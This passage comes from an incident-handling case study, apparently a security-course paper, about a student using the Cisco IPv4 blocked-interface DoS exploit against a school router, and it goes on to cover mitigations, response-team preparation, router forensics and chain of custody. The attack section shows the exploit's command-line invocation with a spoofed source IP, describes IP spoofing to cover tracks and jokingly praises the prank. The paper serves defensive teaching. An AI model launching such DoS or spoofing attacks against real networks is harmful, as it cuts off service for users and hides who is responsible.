According to the output "**Usage: ./cisco-x <src ip><dst ip><hops><number>**" message, the program is instructing Jane to provide the following information at the command-line:

- the source IP address <src ip> or a spoofed source IP address, (recall that a spoofed address is a bogus IP address created to gain access to a computer or network);
- the destination IP address <dst ip>;
- the number of hops <hops> between the attacker and targeted router;
- and the number of IP packets <number> to send to the router interface being attacked.

The output also indicated that the program was functioning correctly.

Jane returned to the first desktop (Step 1), and was delighted to see that nmap had revealed the following information about the network:




Figure 16. nmap results.

- The network had a Cisco device using a **12.x IOS version** [Cisco telnetd (IOS 12.x)]
- The device IP address was 10.10.1.1/16 (the internal interface IP address)
- The router was using the telnet service (23/tcp)
- The router was using the finger service (79/tcp)
- Socket 1720 was open (1720/tcp)

Jane was finally prepared to attack the network router. She typed **./cisco-x 10.10.16.164 10.10.1.1 1 5000** at the command-line to execute the attack.




Figure 17. Executing the Attack.

The command sent 5000 IP packets with a protocol field value of 53, 55, 77, or 103; a TTL field value of one, and a spoofed source IP address of 10.10.16.164 to the router's internal interface. See Figure 18 below.




Figure 18. The Attack Diagram

Jane verified that the attack was successful by attempting to ping http://www.google.com from the command-line. The ping test failed. Success!!

Pulling off the attack will definitely gain Jane respect from her cracking friends, and she'll brag to her classmates that it was she who brought down the school's network. This was definitely the funniest prank pulled by a senior class.

Step 3: Keeping Access

Day 2: 12:10 p.m. September 23, 2003 and Day 3: 12:13 p.m. September 24, 2003
Maintaining access to an exploited network usually entails the attacker creating/adding a "backdoor" on the network to regain access at some later time. However, this attack was an internal DoS attack that did not require Jane to

maintain access in the traditional sense. Since Jane already had internal access to the network, she simply re-executed the identical exploit for the next two days.

Step 4: Covering Tracks

Covering the tracks of an exploit usually involves one or more of the following: manually altering network monitoring logs; manipulating data so that it appears that the attack has not occurred; or executing an attack so that it is difficult to trace back to the original attacker. Jane covered her tracks by spoofing the IP address of another computer on the network. She simply recorded the IP address of the other computer on the network, and used it to cover the tracks of the exploit. The IP address would have pointed to the wrong computer if it were logged during the attack.

How to Protect Your Network Against the Cisco IPv4 Blocked Interface Exploit

Of course there are several security procedures that could have been implemented and/or added to improve the security of the AHS network in general, but for the purposes of this paper, two steps can be taken to protect a network against this particular exploit:

1. Upgrade vulnerable IOS versions with patched versions. The patches can be downloaded from Cisco's Software Center at http://www.cisco.com/tacpage/sw-center/sw-ios.shtml if the user has a Cisco account with access to the current IOS versions, or by contacting the Cisco Technical Assistance Center if the user does not have an account with access to current IOS versions.
2. There is also a workaround access control list that could be added to Cisco device configurations as a quick fix to the Cisco IPv4 Blocked Interface Exploit. This ACL is diagramed in the "Eradication" section of the "Incident Handling Process" part of this paper, and is also part of the router configuration in the "Description of the Exploited Network" section. The ACL are also displayed on the Cisco website at http://www.cisco.com/warp/public/707/fixes.

IV. THE INCIDENT HANDLING PROCESS

Incident handling is a multi-faceted discipline that requires many skills to effectively deal with incidents when they occur on the network. An incident handler must be trained to handle intentional malicious attacks, as well as, unintentional incidents and/or natural disasters.

Step 1: Preparation

Incident handling preparation is the process of having policies, plans, procedures, and/or resources implemented by an organization to effectively deal with incidents as they occur. Like many educational environments, network security was not a top priority for the Little School System; still the school district has implemented some incident handling procedures and policies in preparation for incidents. The School district does not have a designated security analyst, so the school district's system administrator acts as the primary incident handler.

Incident Handling Standards

The following standards were adopted by the school system via the Federal Bureau of Investigation's National Computer Crime Squad's recommended incident handling procedures (7):

- make backups of damaged or altered files;
- maintain old backups to show the status of the original;
- designate one person to secure potential evidence;
- tape backups and printouts should be initialed by the person obtaining the evidence;
- evidence should be retained in a locked cabinet with access limited to one person;
- keep a record of resources used to reestablish the system and locate the perpetrator.

The standards assure that the school district networks are covered under state and federal computer laws.

Jump Kit

The system administrator has prepared a jump kit with emergency supplies for incident handling and network management. A jump kit is a collection of supplies that is usually put together by an incident handling team that contains all of the tools and supplies necessary to complete the forensics for an incident:

Jump kit Item	Used	Purpose	Stage of IH Process
Spiral notebooks	**Yes**	**Documentation of the IH process.**	**All**
Palm Pilot PDA	**No**	**--**	**--**
index cards	**Yes**	**Document router commands; notes.**	**All**
post-it notes	**Yes**	**Brief notes**	**All**
1.44 MB floppy disks	**No**	**--**	**--**
a programmed emergency cell	**Yes**	**Used to contact the IH Team.**	**All**

phone			
LAN Toner tool	**No**	**--**	**--**
cable tracing tool	**No**	**--**	**--**
Laptop computer with dual boot OS setup (Linux and Windows), and necessary networking tools	**Yes**	**Used to access the router and gather forensics.**	**All**
Network Sleuth Kit (NST) forensics CD	**No**	**--**	**--**
Patch/Ethernet cables	**No**	**--**	**--**
Spare RJ-45 ports	**No**	**--**	**--**
Computer toolkit	**No**	**--**	**--**
digital camera	**Yes**	**The computer technician documented the entire IH process with pictures.**	**All**
Mini-tape recorder	**Yes**	**The IH team used the recorder to document their individual findings**	**All**
40 GB USB hard drive	**Yes**	**The system administrator saved evidence from the router on the hard drive.**	**Containment**
USB floppy drive	**No**	**No**	**--**
256MB USB Memory Stick	**Yes**	**The known good router and switch configurations and critical statistics are saved on the memory stick.**	**Identification, Eradication, and Recovery**
USB zip drive	**No**	**--**	**--**
Trouble shooting software	**No**	**--**	**--**
4-port passive hub	**No**	**--**	**--**
crossover cables	**No**	**--**	**--**
fiber optic cables	**No**	**--**	**--**
network OS software (core binaries), and hardware lists	**Yes**	**Lists were used to assure that the network is returned to its pristine state.**	**Recovery**
baseline documentation	**Yes**	**Documentation is used to assure that the network is returned to its pristine state.**	**Recovery**
small fireproof lock box	**Yes**	**Evidence is stored here for possible use at a future date.**	**Eradication**
Incident handling forms	**Yes**	**Forms used to assure that incident handling procedures are thorough**	**Identification, Containment and, Eradication**
Ziploc baggies	**Yes**	**Used to seal and label evidence**	**Containment**
(2) RJ-45-to-DB-9 female DTE adapters; Cisco Rollover cable	**Yes**	**Rollover cable used to connect laptop directly to the router.**	**Incident, Containment, and Eradication**

The system administrator keeps these supplies in a medium sized dry box locked with a combination lock. The jump kit box is kept at the Central Office in an

empty conference room that has been converted into a war room for the incident handling team. A "war room" is a location, usually with many resources, that is used for strategic planning to help thwart an attack against a network. There are also secondary jump kit boxes located on-site at each individual school[17].

The Incident Handling Team

An incident handling team is a group of individuals who respond to adverse incidents when they occur on a computer network. The Little School District's incident handling team is composed of 10 people: the System Administrator; the LAN Engineer; the Director of Technology; the Director of Public Relations; a computer technician; a technical associate; the technology teacher at AHS; the Board of Education Legal Advisor/Attorney, a local State Bureau of Investigation (SBI) representative, and a School Resource Officer (SRO). In addition, the system administrator has also established contacts with the Little County Sheriff Department Computer Crime Unit and an Internet Service Provider representative.

The incident handling team is separated into core and secondary teams. Each team member is responsible for a specific task during an incident:

CORE TEAM	**RESPONSIBILITIES**
System Administrator	Responsible for all WAN forensics. This includes the router and PIX Firewall. Uses various tools to access network devices, collect forensic evidence, and to document the incident handling process.
LAN Engineer	Responsible for the forensics process of network servers and switches. Restores the network servers and switches from a last known good backup. Uses various tools to access network devices, collect forensic evidence, and to document the incident handling process.
Computer Technician	The computer technician is responsible for auditing on-site computers and photographing incident handling process to use as evidence when necessary.
Technology Teacher	The technology teacher assists the computer technician with the computer auditing and acts as the scribe for the incident response team. He is responsible for keeping general documentation of the incident handling process.
SRO	The school resource officer assists the computer technician and technology teacher with auditing on-site computers, and is responsible for accepting and securing evidence during the incident handling process.

[17] The secondary dry boxes will not have all of the same supplies as the primary box. These are smaller boxes with fewer supplies.

Technical Associate	The technical associate is responsible for starting the initial back-ups of the network servers, assisting with the computer audit, and helping out where needed.

The core team is assembled for all incidents.

The secondary team is assembled for major incidents only; otherwise, they are only alerted to an incident. Major incidents consist of any incident involving the media, a felony crime, or the potential of a lawsuit against the school system. Separating the incident handling team into two groups keeps the number of people involved in the forensics process to a minimal, and allows the more experienced technical team members to gather the evidence.

SECONDARY TEAM	RESPONSIBILITIES
Director of Technology	Responsible for technology department, and acts as a liaison between technical personnel and non-technical management.
Director of Public Relations	Responsible for handling all public relations when or if an incident is disclosed to the public.
SBI Agent	Acts as a consultant if an incident requires law enforcement intervention.
Legal Advisor	The legal representative for the school system when an incident is prosecuted or if an incident could lead to a possible lawsuit.


The secondary team is only notified for this particular incident.

The Central Office acts as the headquarters for the incident handling team. They are trained to report there before going to a site. At this time, the team gathers the jump kit, and receives a briefing before going to a site. This process further reduces the chance of making careless mistakes due to haste during the incident handling process.

Computer Policies

The Little School System has implemented an Appropriate Computer Use Policy to help regulate its networks. Generally, the policy states:

- all classroom computers should be used for educational activities only;
- downloaded materials should be for educational purposes only;
- outside laptop or desktop computers are prohibited from being placed on the school network without the consent of the technology department;
- all unmonitored computers should have desktop management software installed (unmonitored computers consist of computers not directly assigned to faculty or staff);
- the network monitoring procedures, and the prohibited activities.



SCHOOL BOARD POLICY | CURRICULUM & INSTRUCTION — INTERNET USE | 646

Internet Use

I. General Policy Statement

Computer networks and Internet access are available to students and staff in the County Schools ( ). The goal is to promote educational excellence by facilitating resource sharing, innovation, and communication. To further expand our services to the community, several technologies may be available to the public. It is necessary to regulate the use of such resources to prevent misuse and to clarify the responsibilities of the users. Misuse is defined as any use not consistent with the overall educational intent and objectives of the Buncombe County Schools.

II. User Eligibility

A. All faculty and staff are entitled to an individual system account. Taking an *Introduction to the Internet* course is encouraged. Request for faculty/staff accounts should be made directly to the system technology administrator or his designee at each site.

B. Student system accounts are available for a current BCS student who has successfully completed or is attending an *Introduction to the Internet* course. Accounts may be provided with the written approval of the instructor stating the need for the account.

C. Public access to network systems, stand-alone computers, and the Internet are limited to guest login accounts with browse only capability. Guests are asked to save created files on their own diskettes, as space is not provided on local or network storage devices. All other rules, policies, and regulations apply.

D. Other system accounts may be provided to persons or organizations not included above, provided that account use is consistent with the mission of the BCSs and has academic merit. Requests for accounts must be approved by the principal, or site administrator.

III. Regulations

A. The network or individual communication system will remain in operation during normal school hours of the academic year and at other times unless there are

Adopted – February 1, 1996
Revised – September 4, 1997
Revised – September 6, 2001

Page 1 of 5 Pages

Ref: Policy #441 Students, Student Records: FERPA (*Family Education Rights and Privacy Act*)

Figure 19. Page 1 of 5 of the School Board Internet Use Policy Example

System Backups

Backups are critical to any network official attempting to restore a network to a previous state. An emergency, known good router and switch configuration file is kept on the 256MB USB memory drive located in the jump kit. The school technical associate(s) maintain weekly tape backups for all network servers, and the System Administrator has a backup Cisco uBR942 Router and 2950c Catalyst Switch. The backup devices are used in the event a device fails, or needs to be removed from the network.

PGP Network

The System Administrator implemented a PGP network so that the incident handling team could communicate using encrypted e-mail during incidents. Each team member is assigned a PGP key set.

> "PGP uses asymmetric key encryption, in which the recipient of a message has previously generated a linked key pair; a public key and a private key. The recipient's public key is used by a sender to encrypt

a shared key (secret or conventional key) for a symmetric cypher algorithm; that key is then used to encrypt a message[18]."

PGP allows the incident handling team to continue using a compromised network for e-mail communication. In fact, if or when the system administrator sends e-mail messages during an incident, he sends it via PGP.

Management Meetings

Management should be frequently updated on security issues. Therefore, the System Administrator attends monthly school board meetings to give security presentations and/or briefings to department directors, board of education members, and school administrators. These meetings help to keep management up to date with security issues, and allow them to feel more involved in the network security process.

Training

Staff training is a very important aspect of preparing for incidents as they occur on a network. The incident handling team holds monthly trainings to prepare for various incidents and new exploits. The group also periodically invites guest speakers and computer security experts to team meetings. On a broader spectrum, the Little School System has annual computer training for new staff members during its New Teacher Orientation at the beginning of each school year. During the training, new staff members learn acceptable use policies/practices, and sign the Appropriate Computer Use Policy.

Step 2: Identification

The identification phase of the incident handling process refers to detecting an incident after it has occurred on a network. As evidenced in the following "Identification of the Exploit" section, incidents are rarely easy to identify when they are intended to be covert. In fact, many incidents remain hidden for extensive periods of time before being discovered.

Day 1: 12:43 p.m. September 23, 2003

The Little School System Administrator receives a call from the technical associate at AHS informing him that the school has lost Internet connectivity. She tells him that the internal network appears to be working correctly, as evidenced by all of the database software on the database server still being accessible. At 1:13 p.m. the System Administrator arrives at AHS, physically checks the router interfaces, and reboots the router. The router appears to work correctly after the reboot. He chalks the "event" up as an equipment glitch.

[18] From http://en.wikipedia.org/wiki/Pretty_Good_Privacy website.

Day 2: 12:58 p.m. September 24, 2003
The following day the technical associate calls the System Administrator with the identical problem. The System Administrator becomes concerned, but is currently involved with another important project. He asks the technical associate to restart the router to see if a reboot would once again fix the problem. The technical associate informs him that the router appears to be working after the reboot.

That afternoon after mulling the situation over, the system administrator becomes suspicious about the "event" since it has occurred twice at roughly the same time of the day. He mentally notes that, like the previous day, the issue was resolved after the router was rebooted. He decides to monitor the network closely the following day.

Day 3: 12:35 p.m. September 25, 2003
At 12:35 p.m. the technical associate receives complaints from the office secretary about the inability to check her e-mail. The associate contacts the System Administrator who immediately advises her to go into incident handling mode.

After speaking with the technical associate, the System Administrator begins to alert the core incident response team using the cell phones from the jump kit and the secondary team via PGP encrypted e-mail.

The technical associate understands from her training to touch only equipment she is authorized to handle during an incident until she receives instructions to do otherwise. This reduces the chances of accidentally damaging or contaminating evidence. First, she informs the school Principal and the School Resource Officer (also a member of the incident handling team) that she is going into incident handling mode. Second, she retrieves the on-site incident notebook and begins to record all of the odd occurrences up to this point. Third, she begins one of two full backups of all of the network servers. One backup will be used as evidence, while the other will be used for forensic analysis. The server backup process is fairly simple since the Dell PowerEdge 4300 servers have backup software and integrated tape drives.

The School Principal makes a public announcement to the faculty and students to leave all school computers untouched until further notice. The SRO helps the computer lab instructors move their classes to alternative classrooms, and patrols the school to note if anyone is still using the computers.

While waiting for the team to assemble, the System Administrator begins to do research on several of the security sites he periodically frequents. He begins his research with two important pieces of information:

1. the issue appeared to be resolved after the router was rebooted; and
2. the event occurred twice at roughly the same time.

In his research, the System Administrator finds that a Cisco IPv4 DoS exploit was disclosed in July [July 2003] on several computer security websites; this exploit could feasibly block device interfaces, thereby possibly causing the device to lose network connectivity. If the same exploit were used against the AHS network, it could produce symptoms similar to what has occurred the previous two days. The System Administrator locates, downloads, and compiles the Cisco IPv4 Blocked Interface Exploit sourcecode using the incident handling laptop located in the jump kit. He bookmarks and saves copies of the Cisco, CERT, and K-otik websites on the laptop desktop.

Identification of the exploit

The core incident handling team arrives on-site at 2:47 p.m. The system administrator begins the forensics gathering process by re-briefing the team on-site. Each team member is reminded of their individual task(s) and is issued the appropriate checklists to help with their particular task(s). At 3:07 p.m., the System Administrator begins troubleshooting the network after the other team members are on task.

The System Administrator begins troubleshooting the router since it is where his primary suspicions are focused. He logs into the router with the laptop using Microsoft's (Microsoft 2000 Professional) HyperTerminal terminal program. He creates a backup of the running and startup configurations (more on this later). Then he conducts/documents the following procedures/information:

- He records the router's system time: **show clock**. He creates a screen capture to use as evidence, and documents the command on an index card. It should be noted that the system administrator documents each command executed on an individual index card. The index cards allow him to stay organized with which commands he has used, and to write notes about each specific command.
- He executes the **show users** command to see who is currently logged into the router. There are no other users other than him.
- The System Administrator recalls that the suspected exploit effects routing tables; therefore, he executes the **show ip route** command to check the router's routing table for unusual entries. He compares the routing table to a known good routing table screenshot saved on the 256 MB memory drive. The routes in the routing table appear to be unaltered.
- He pings the router's two interfaces (**ping 10.10.1.1** and **ping 66.123.45.6**). Both appear to be up, functioning, and responding correctly. He creates screen captures of the output to use as evidence.

- He checks the LAN to see if it is connected to the Internet. It is not.
- He pings the network file, DHCP, and Web Servers. All of the servers respond. He creates screen captures of the output to use as evidence.
- He notes that his computer is receiving an IP address from the DHCP server; therefore, the DHCP server is still functioning.
- His attempts to ping the Cisco router are unsuccessful. He creates a screen capture of the output for evidence.
- He displays the router's running configuration to view the router configuration loaded into DRAM: **show running-config**. He creates a screen capture for evidence.
- He executes the **show startup-config** command to display the configuration that is stored in NVRAM. Recall that this is the configuration loaded into memory when the router is first started. He does a comparison with the known good **running-configuration** saved on the 256 MB memory drive to make certain that the configuration has not been altered. It appears to be unchanged. He creates a screen capture for evidence. .
- Per the Cisco website instructions, he checks the ethernet interface configuration by executing the **show interface fast ethernet 0** command. He creates a screen capture for evidence (33).
- He checks the interface buffer by executing the **show buffers input-interface ethernet 0 packet** command on the router and creates a screen capture to use as evidence.
- He executes the **show version** command and creates a screen capture of the output.
- He logs and saves the entire router session as a HyperTerminal *.ht file to be used as evidence.

When the system administrator begins to thoroughly comb through the collected evidence, he finds the following information: the WAN interface is up and activated as evidenced by line two of the **show interfaces ethernet 0** output below[19]:

```
y0duh#show interfaces ethernet 0
Ethernet0 is up, line protocol is up   Line 2
  Hardware is PQUICC Ethernet, address is 0003.6b3c.15d2 (bia 0003.6b3c.15d2)
  Internet address is 10.10.1.1/16
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
```

Yet, interface **ethernet 0** does not respond to ICMP (ping) packets:

[19] The following output was obtained from an uBR924 Cisco Router. It should be noted that the commands used for this paper are slightly different than those recommended by Cisco. Different Cisco IOS versions have different features and commands; therefore, they will have slightly different results.

```
PING 10.10.1.1 (10.10.1.1) 56(84) bytes of data.
From 10.10.1.2 icmp_seq=1 Destination Host Unreachable
From 10.10.1.2 icmp_seq=2 Destination Host Unreachable
From 10.10.1.2 icmp_seq=3 Destination Host Unreachable
From 10.10.1.2 icmp_seq=4 Destination Host Unreachable
From 10.10.1.2 icmp_seq=5 Destination Host Unreachable
From 10.10.1.2 icmp_seq=6 Destination Host Unreachable
From 10.10.1.2 icmp_seq=7 Destination Host Unreachable
From 10.10.1.2 icmp_seq=8 Destination Host Unreachable
```

Figure 20. Ping from the Jump Kit Laptop Diagram

He concludes the interface is physically working, has been activated by an administrator, but does not accept incoming packets (icmp packets).

Next, the system administrator determines that the router is definitely using a flawed version of Cisco's IOS from the **show version** command. See Figure 8.

But the strongest evidence is discovered in the **show interfaces ethernet 0** command screen capture:

```
y0duh#show interfaces ethernet 0
Ethernet0 is up, line protocol is up
  Hardware is PQUICC Ethernet, address is 0003.6b3c.15d2 (bia 0003.6b3c.15d2)
  Internet address is 10.10.1.1/16
  MTU 1500 bytes, BW 10000 Kbit, DLY 1000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation ARPA, loopback not set
  ARP type: ARPA, ARP Timeout 04:00:00
  Last input 00:02:01, output 00:00:09, output hang never
  Last clearing of "show interface" counters never
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 75/75, 0 drops
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
     1496 packets input, 485914 bytes, 0 no buffer
     Received 14 broadcasts, 0 runts, 0 giants, 440 throttles
     425 input errors, 0 CRC, 0 frame, 0 overrun, 425 ignored
     0 input packets with dribble condition detected
     9263 packets output, 557244 bytes, 0 underruns
     0 output errors, 0 collisions, 2 interface resets
     0 babbles, 0 late collision, 0 deferred
     0 lost carrier, 0 no carrier
     0 output buffer failures, 0 output buffers swapped out
y0duh#_
```

Figure 21. show Interfaces ethernet 0

The outlined output (input queue 75/75, 0 drops) in Figure 21 indicates that the **ethernet 0** interface buffers are full. This is why packets trafficked to the interface are rejected. Also note the interface does not indicate it is dropping packets; the "drops" statistic conveys that the interface has dropped zero packets (0 drops). This statistic is deceptive, and makes this signature very easy to overlook.

The system administrator confirms his theory after viewing the **show buffers input-interface ethernet 0 packet** command screen capture:




Figure 22.

The outlined data in Figure 22 suggests that the input-queue buffer is retaining IP packets with a TTL values equal to one (ttl: 1) and protocol values of 53, 55 (prot. 55), 77, and 103. The source and destination IP addresses are also displayed in the output. The system administrator finds it peculiar that the packets are addressed directly to the router, and that their source IP address is an internal IP address. He is careful to document all of his findings in the incident-handling notebook.

From the evidence gathered up to this point, the system administrator is able to hypothesize that the incident is most likely a single source, internal, DoS attack. His hypothesis comes from the fact that: 1) the source IP address in the **show buffers input-interface ethernet 0 packet** statistic is a single identical address (10.10.16.164); 2) the source IP address is a private internal IP address; and 3) only the router's internal interface (Ethernet0) has been targeted. Recall that the router has been configured to reject private IP addresses from entering the network from an external network such as the Internet; therefore, this attack had to occur from a computer on the internal network. He also notices that the TTL values are a bit awkward (all of the packet TTL values are exactly one). Furthermore, the fact that all of the IP packets used exploited protocol values (prot: 55) and are addressed directly to the router is a dead giveaway to the Cisco IPv4 Blocked Interface Exploit. The System Administrator concludes that he is dealing with the Cisco IPv4 Blocked Interface attack being launched from a local computer. He concludes that the attacker(s) intended to choke the internal router interface to deny access to/from the Internet.

The system administrator thoroughly documents his findings-including all of the commands used for forensics process-in the incident handling notebook. He saves the screen captures, and the backup configurations to the 40 GB USB hard drive located in the jump kit. The System Administrator is careful to use the

incident containment forms from the jump kit to thoroughly document and log the evidence. All of the evidence, along with the incident containment forms, is bagged, dated, signed, and gathered by the SRO to be stored in a fireproof box to be used in the event of capturing the perpetrator(s).

Although the system administrator is certain he has identified the exploit, he wants to continue following the incident handling procedures. Following through with the procedures reduce the chances of overlooking other attacks against the network. At 5:45 p.m. the system administrator updates the incident handling team by announcing they have positively identified one exploit, but suggests that there may be others.

After monitoring the network for other unusual behavior and searching for evidence of other exploits, the team comfortably concludes that the incident has been positively identified at 7:35 p.m. During this monitoring and evidence gathering period, the System Administrator documents that despite the preparation and planning by the Little School System, the attacker was still able to use this particular exploit to skirt around the network security. This information will be critical for the final report to management.

At the conclusion of this stage of the incident handling process, the following items have been gathered as evidence:

- The Cisco router statistics screen captures, the HyperTerminal session, and the IOS backups. All are saved on the USB hard drive;
- The tape backups from the network servers;
- All incident handling notes (post-its, index cards, etc.);
- Any audio notes from the mini-tape recorder;
- All signed and dated incident handling forms;
- The incident-handling notebook.

Chain of Custody

The team has been trained to run disclose all evidence to the System Administrator, and then to place it in a staged area that is monitored by the SRO. The SRO then places the evidence in a fire proof box. Once the items have been submitted as evidence and placed in the fireproof lockbox, the SRO becomes the only authorized person to handle the evidence. He is responsible for transporting the lockbox back to Central Office where it will be placed in a secure location.

In summary, it should be noted that the security integrated into the network architectural design and the router configuration would have prevented this attack if it were occurring from an outside source. However, the existing security countermeasures were not sufficient enough to prevent the attack from occurring from an internal source. Next, the team begins the containment, eradication, and recovery processes.

Step 3: Containment

